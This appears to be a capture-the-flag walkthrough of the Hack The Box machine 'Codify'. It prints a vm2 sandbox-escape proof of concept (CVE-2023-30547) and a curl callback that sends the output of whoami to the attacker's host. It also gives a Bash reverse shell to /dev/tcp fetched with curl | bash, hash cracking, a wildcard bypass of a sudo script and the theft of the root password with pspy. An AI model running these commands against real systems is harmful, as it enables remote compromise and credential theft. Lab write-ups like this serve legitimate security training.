
Overview
Codify is an easy Linux machine that demonstrates how a vulnerable JavaScript sandbox can lead to remote code execution. A vm2 sandbox escape provides an initial shell as the web service account, while an exposed SQLite database reveals a crackable password hash for lateral movement. Privilege escalation is achieved by abusing Bash pattern matching in a password check and observing a privileged process with pspy.
Attack Chain
- Enumerate the exposed SSH and web services
- Identify a Node.js code-testing application using
vm2 3.9.16 - Exploit
CVE-2023-30547to escape the JavaScript sandbox - Execute commands and gain a reverse shell as
svc - Discover an exposed
SQLitedatabase in the web root - Extract and crack the password hash for
joshua - Authenticate over SSH as
joshua - Identify a sudo-enabled MySQL backup script
- Bypass its password check with the
*wildcard - Monitor the privileged process with
pspy - Recover the root password and switch to
root
Enumeration
Port Scanning
We begin by defining the target and running a full TCP port scan.
export IP=10.129.112.222; export NAME=CODIFY; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports
The open TCP ports are:
22,80,3000
We then run a service and version scan against the discovered ports.
nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v

Findings
The scan exposes SSH (22) and two HTTP services on ports 80 and 3000. The web service redirects to the hostname codify.htb, so it is added to /etc/hosts.
echo "$IP codify.htb" | sudo tee -a /etc/hosts
Web Enumeration
Node.js Code-Testing Application
Browsing to the web service reveals a site that allows users to test Node.js code.

The editor accepts JavaScript and executes it inside a restricted environment.

The site’s documentation states that it uses the vm2 library to sandbox submitted JavaScript.

Following the linked repository reveals that the application is using vm2 3.9.16.

Version 3.9.16 is vulnerable to CVE-2023-30547, an exception-sanitisation flaw that allows an attacker to escape the sandbox and execute arbitrary code in the host context.
The proof of concept used for this attack is available in the vm2 security advisory and the linked sandbox escape proof of concept.
Foothold
vm2 Sandbox Escape
The original proof of concept executes touch pwned on the host.
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')()
        .mainModule
        .require('child_process')
        .execSync('touch pwned');
}
`;

console.log(vm.run(code));
To confirm command execution, the command is changed to send an HTTP request back to the attacking machine with the result of whoami.
curl http://10.10.14.59/$(whoami)

The Python web server receives a request for /svc, confirming that commands execute as the svc user.

Reverse Shell as svc
We start a penelope listener on port 443 and create a Bash reverse shell script.
echo -e '#!/bin/bash\nsh -i >& /dev/tcp/10.10.14.59/443 0>&1' > rev443.sh

The script is hosted with a Python web server. The sandbox escape payload is then changed to download the script and pipe it directly into Bash.
curl http://10.10.14.59/rev443.sh | bash

The target successfully requests the hosted script.

The listener catches a shell as svc.

Lateral Movement
User Enumeration
Reviewing /etc/passwd and the /home directory reveals another user named joshua with an interactive shell.

Local Service Enumeration
We inspect the services listening locally.
ss -ntplu
A MySQL service is listening on localhost port 3306.

Direct access does not provide a useful path, so we search the filesystem for database files.
find / -name "*.db" -type f 2>/dev/null
This reveals /var/www/contact/tickets.db in the web root.

The file command confirms that it is an SQLite 3 database.
file /var/www/contact/tickets.db

Extracting the SQLite Database
To analyse the database locally, we start a Python web server from its directory on the target.
cd /var/www/contact
python3 -m http.server 8000
The file is then downloaded from the attacking machine.
wget http://codify.htb:8000/tickets.db

We open the database and inspect its tables and schema.
sqlite3 tickets.db
.tables
PRAGMA table_info(users);
SELECT * FROM users;
The users table contains a bcrypt password hash for joshua.

The hash is copied into a local file.

We crack it with john and the rockyou.txt wordlist.
john --wordlist=/usr/share/wordlists/rockyou.txt joshua.hash
The password is recovered successfully.

joshua:spongebob1
SSH Access as joshua
The credentials are tested over SSH.
ssh joshua@$IP

Authentication succeeds and provides a stable shell as joshua.

The user flag can now be read.
cat /home/joshua/user.txt

Privilege Escalation
Sudo Enumeration
We check the commands that joshua can run with elevated privileges.
sudo -l
The user can execute /opt/scripts/mysql-backup.sh as root.

Vulnerable MySQL Backup Script
Reviewing the script shows that it reads the database password from /root/.creds, prompts the user for a password, and compares the values before running mysqldump.

The comparison is vulnerable because the user-controlled variable on the right side of the == operator is not quoted:
[[ $DB_PASS == $USER_PASS ]]
Inside Bash [[ ... ]], an unquoted right-hand value is treated as a pattern. Supplying * therefore matches any value stored in $DB_PASS, allowing the password check to be bypassed without knowing the actual password.

We run the script with sudo and enter * when prompted.
sudo /opt/scripts/mysql-backup.sh

The script accepts the wildcard and continues into the privileged backup operation.
Recovering the Root Password with pspy
Although the wildcard bypass allows the script to run, it does not directly disclose the password. To observe the commands executed by the root-owned process, we transfer pspy64 and make it executable.
chmod +x pspy64

In a second SSH session, we run pspy64 with a one-millisecond scan interval.
./pspy64 -i 1
Back in the first SSH session, we execute the backup script again and provide * as the password.
pspy captures the privileged mysqldump command line, including the database password in cleartext.

The recovered credentials are:
root:kljh12k3jhaskjh12kjh3
Root Access
We switch to the root user and provide the recovered password.
su root
This gives us a root shell.

The root flag can now be read.
cat /root/root.txt

Key Takeaways
Codify shows how a vulnerable sandboxing dependency can turn a restricted code runner into remote command execution. Once inside, an exposed SQLite database provides reusable credentials for lateral movement. The final escalation demonstrates two common scripting mistakes working together: unsafe Bash pattern matching bypasses the password check, while passing a secret directly on a command line exposes it to local process monitoring.